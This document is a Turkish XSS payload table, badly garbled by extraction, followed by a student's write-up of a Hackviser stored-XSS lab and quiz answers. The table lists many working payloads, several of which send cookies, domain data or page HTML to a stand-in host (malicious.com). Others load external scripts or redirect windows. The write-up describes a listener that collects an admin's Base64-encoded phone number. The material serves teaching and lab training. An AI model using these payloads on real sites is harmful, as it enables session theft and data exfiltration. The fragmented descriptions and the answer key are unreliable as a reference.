Payload	Açıklama
	Basit bir uyarı kutusu gösterir , XSS'in çalıştığını doğrular.
<code><script>alert('XSS')</script></code>	Kullanıcının çerez bilgilerini gösterir .
<code><script>alert(document.cookie)</script></code>	Sayfanın domain bilgisini gösterir .
<code><script>alert(document.domain)</script></code>	Hatalı bir resim yüklemesi sonucu alert fonksiyonu çalışır.
<code></code>	

```
<svg/onload=alert('XSS')>
```

```
"><script>alert('XSS')</script>
```

```
<body onload=alert('XSS')>
```

```
<iframe src="javascript:alert('XSS')">
```

onu
çalıştır
r.
SVG
grafik
yükleni
rken
alert
fonksiy
onu
çalıştır
r.
Kapan
mayan
bir
HTML
etiketi
içerisin
de
script
çalıştır
r.
Body
etiketi
yüklen
diğinde
script
çalıştır
r.
İframe
içerisin
de
JavaSc
ript
kodu
çalıştır
r.

```
<input type="text" value="<script>alert('XSS')</script>">
```

```
javascript:alert('XSS')
```

```
onmouseover="alert('XSS')"
```

```
"><iframe src="javascript:alert('XSS')"></iframe>
```

```
<script src="http://example.com/malicious-code.js"></script>
```

Input alanına script enjekte eder. Bir bağlantı üzerinden doğrudan JavaScript kodu çalıştırır. Fare imleci üzerine geldiğinde script çalıştırır. İframe içinde zararlı JavaScript çalıştırır. Harici bir JavaScript dosyasını

```
">
```

```
<div style="background:url('javascript:alert('XSS')')"></div>
```

```
<script>document.write('')</script>
```

```
<a href="javascript:alert('XSS')">Click me!</a>
```

yükler
ve
çalıştırır.
Resim
elemanı
üzerinden
JavaScript
kodu
çalıştırır.
CSS
içinde
JavaScript
kodu
çalıştırır.
Document
üzerine
script
yazarak
XSS
çalıştırır.
Kullanıcı
tıkladığında
JavaScript
kodu
çalıştırır.

```
<embed src="javascript:alert('XSS')">
```

Embed
etiketi
ile
JavaSc
ript
kodu
çalıştır
r.

```
<object data="javascript:alert('XSS')">
```

Object
etiketi
ile
JavaSc
ript
kodu
çalıştır
r.

```
<style>@import 'javascript:alert("XSS");</style>
```

Stil
tanımı
içinde
JavaSc
ript
çalıştır
r.

```
"><style>@import 'javascript:alert("XSS");</style>
```

Kapan
mayan
bir
HTML
etiketi
içerisin
de stil
üzerind
en XSS
çalıştır
r.

```
<script>fetch("http://malicious.com/?cookie="+document.cookie)</script>  
>
```

Kullanı
cının
çerezle
rini

```
<script>document.location='http://malicious.com/?cookie=' +  
document.cookie;</script>
```

```
<script>new Image().src='http://malicious.com/?data=' +  
document.domain;</script>
```

```
<script>new Image().src='http://malicious.com/?data=' +  
encodeURIComponent(document.body.innerHTML);</script>
```

çalar
ve
belirtile
n
siteye
gönder
ir.
Kullanı
cının
çerezle
rini
çalar
ve
belirtile
n
siteye
gönder
ir.
Kullanı
cının
domai
n
bilgisini
çalar
ve
belirtile
n
siteye
gönder
ir.
Sayfanı
n HTML
içeriğ
i çalar
ve
belirtile
n
siteye

```
<script>fetch('https://malicious.com', { method: 'POST', body:  
JSON.stringify({cookie: document.cookie, location: document.location})  
});</script>
```

```
<script>document.cookie='username=; expires=Thu, 01 Jan 1970 00:00:01  
GMT;';</script>
```

```
<script>document.domain='malicious.com';</script>
```

```
"><script>document.location='http://malicious.com?cookie=' +  
document.cookie;</script>
```

gönder
ir.

Çerezle
r ve URL
bilgileri
gibi

hassas
bilgileri
belirtile
n

siteye
gönder
ir.

Kullanı
cının
çerezle
rini
siler.

Sayfa
domai
nini
değiştir
ir,

potansi
yel
olarak
güvenli
k

politika
larını
etkiler.

Çerez
bilgileri
ni dış

bir
sunucu
ya


```
"><script>document.location='javascript:alert(document.cookie)';</script>
```

```
"><script>document.location='javascript:alert(document.domain)';</script>  
>
```

```
<script>xhr=new  
XMLHttpRequest();xhr.open('GET','https://malicious.com?cookie='+docum  
ent.cookie,true);xhr.send();</script>
```

```
<script>xhr=new  
XMLHttpRequest();xhr.open('GET','https://malicious.com?data='+documen  
t.domain,true);xhr.send();</script>
```

gönder
ir.

Kullanı
cı çerez
bilgileri
ni uyarı
olarak
gösterir

.

Domai
n

bilgisini
uyarı
olarak
gösterir

.

AJAX
kullana
rak

çerez
bilgileri
ni bir
sunucu
ya
gönder
ir.

AJAX
kullana
rak
domai

n
bilgisini
bir
sunucu
ya
gönder
ir.

```
<script>var  
img=document.createElement('img');img.src='https://malicious.com?cookie='+document.cookie;document.body.appendChild(img);</script>
```

Çerez
bilgileri
ni bir
resim
isteği
üzerind
en
çalar.
Domain

```
<script>var  
img=document.createElement('img');img.src='https://malicious.com?data='+document.domain;document.body.appendChild(img);</script>
```

bilgisini
bir
resim
isteği
üzerind
en
çalar.
Çerez
bilgileri

```
<script>document.write('<iframe src="http://malicious.com?cookie='+  
document.cookie + "></iframe>');</script>
```

ni
içeren
bir
iframe
oluştur
ur ve
gönder
ir.
Domain

```
<script>document.write('<iframe src="http://malicious.com?data='+  
document.domain + "></iframe>');</script>
```

bilgisini
içeren
bir
iframe
oluştur
ur ve
gönder
ir.

```
<script>localStorage.setItem('data', document.cookie);</script>
```

Çerez bilgilerini yerel depolamaya kaydeder.

```
<script>sessionStorage.setItem('data', document.domain);</script>
```

Domain bilgisini oturum depolamasına kaydeder.

```
<script>top.location=document.referrer;</script>
```

Sayfanın kaynağını üst çerçeveye yönlendirir.

```
<script>window.opener.location='http://malicious.com';</script>
```

Açılan pencerenin ana sayfasını kötü amaçlı bir siteye yönlendirir.

```
<script>window.parent.location='http://malicious.com';</script>
```

Ebeveyn pencerenin

konum
unu
kötü
amaçlı
bir
siteye
yönlen
dirir.

Hazır Payload Listeleri

İnternet üzerinde paylaşılmış ve XSS zafiyeti tarama aşamasında tercih edilen payload listelerinin adresleri aşağıda verilmiştir. Bu listelerde bulunan payload'lar manuel olarak ya da fuzzing aracı ile kullanılabilir.

- <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection>
- <https://github.com/danielmiessler/SecLists/tree/master/Fuzzing/XSS>
- <https://github.com/payloadbox/xss-payload-list>
- <https://github.com/s0md3v/AwesomeXSS>
- <https://github.com/pgaijin66/XSS-Payloads>

Soru 1

Web tarayıcılarının bir HTML belgesini hiyerarşik bir ağaç yapısı olarak temsil ettiği ve bu yapı üzerinde JavaScript gibi dillerle etkileşim sağladığı bir programlama arayüzünün kısaltılmış adı nedir?

DOM

Soru 2

Zararlı script'leri veri tabanında saklayan XSS zafiyetinin türü aşağıdakilerden hangisidir?

Stored XSS

Soru 3

İstemci tarayıcısı hakkında bilgi veren ve yönetici panelinde filtrelenenmeden kaydedilip görüntülendiğinde XSS zafiyetine yol açan HTTP header nedir? (Cevap formatı: xxxx-xxxxx)

User-Agent

Soru 4 makine sorusu supportpanel.hv

Destek panelinde bulunan XSS zafiyeti ile **user** isimli hesaptan **admin** isimli hesaba girildiğinde kayıtlı olarak görülen telefon numarası nedir?

Not Secure | http://supportpanel.hv/login.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Login

Username: user
Password: user



Username

Password

Login

Windows'u Etkinleştir

Siteye giriş yapıyoruz.



1. Adım: Zafiyet Keşfi (Discovery)

Öncelikle destek panelindeki mesaj giriş alanının girdileri filtreleyip filtrelemediğini test ettik.


- **İşlem:** Mesaj kutusuna `<script>alert('XSS')</script>` kodunu yazdık.
- **Ekran Görüntüsü (SS):** Sayfada beliren "XSS" uyarı (alert) kutusu.
- **Açıklama:** Bu test sonucunda uygulamanın JavaScript kodlarını doğrudan çalıştırdığını, yani **Stored XSS** zafiyeti barındırdığını teyit ettik.

2. Adım: Yerel Dinleyici Hazırlama (Listener)

Admin'in tarayıcısından sızdıracağımız verileri yakalamak için kendi makinemizde bir sunucu başlattık.

- **Komut:** `python3 -m http.server 8000`

- **Açıklama:** Kendi IP adresimiz üzerinden 8000 portunu dinlemeye aldık. Admin botu mesajımızı görüntülediğinde veriler bu terminale HTTP isteği olarak düşecek.



3. Adım: Veri Sızdırma Payload'ının Gönderilmesi (Exploitation)

Admin botunun sayfayı görüntülediğinde telefon numarasını yakalayıp bize Base64 formatında göndermesini sağlayan gelişmiş bir payload kullandık.



Açıklama: Bu kod; Admin'in oturumunda /index.php sayfasını okur, regex ile telefon numarasını ayıklar ve Base64 ile şifreleyerek bizim sunucumuza gönderir.

4. Adım: Terminal Loglarının Analizi

Admin botu mesajı kontrol ettiğinde terminalimize beklediğimiz log düştü.

- Terminaldeki GET /HEDEF?no=NTgwLTY0OC0zNDI4 HTTP/1.1 satır1.
- **Açıklama:** no= parametresinden sonra gelen veri Admin'in Base64 ile kodlanmış telefon numarasıdır.

5. Adım: Verinin Çözülmesi ve Sonuç (Decoding)

Elde ettiğimiz Base64 kodunu terminalde çözerek sonuca ulaştık.

- **Komut:** echo "NTgwLTY0OC0zNDI4" | base64 -d
- **Sonuç:** 580-648-3428
- **Açıklama:** Yapılan sızdırma işlemi sonucunda Admin hesabına kayıtlı telefon numarasının **580-648-3428** olduğu tespit edilmiştir.

Bu teknik rapor, **Erzincan Binali Yıldırım Üniversitesi** Bilgisayar Mühendisliği 3. sınıf öğrencisi **Emirhan Kellecigil** tarafından, siber güvenlik çalışmaları kapsamında hazırlanan "Stored XSS ile Veri Sızdırma" akademik görevini başarıyla tamamlamak amacıyla oluşturulmuştur.

Hazırlayan: Emirhan Kellecigil

Görevin Tamamlanma Tarihi: 25 Şubat 2026

KAYNAKÇA

1. **Hackviser Labs:** Stored Cross-Site Scripting (XSS) Laboratory, (2026). Erişim Adresi: <http://supportpanel.hv>
2. **OWASP Foundation:** Top 10 Web Application Security Risks - A03:2021- Injection (XSS), (2021).
3. **Siber Vatan:** Uygulamalı Web Güvenliği ve CTF Çözümleri Eğitim Serisi, (2026).
4. **Mozilla Developer Network (MDN):** DOM API and Fetch API Documentation for Security Research.

İmza:



VIP

Tamamlandı



10



Cross-Site Scripting (XSS)

Cross-site Scripting (XSS)

Bu eğitim, Cross-Site Scripting (XSS) saldırılarının türlerini ve bu saldırılardan korunma yöntemlerini öğretir.



Eğitime Git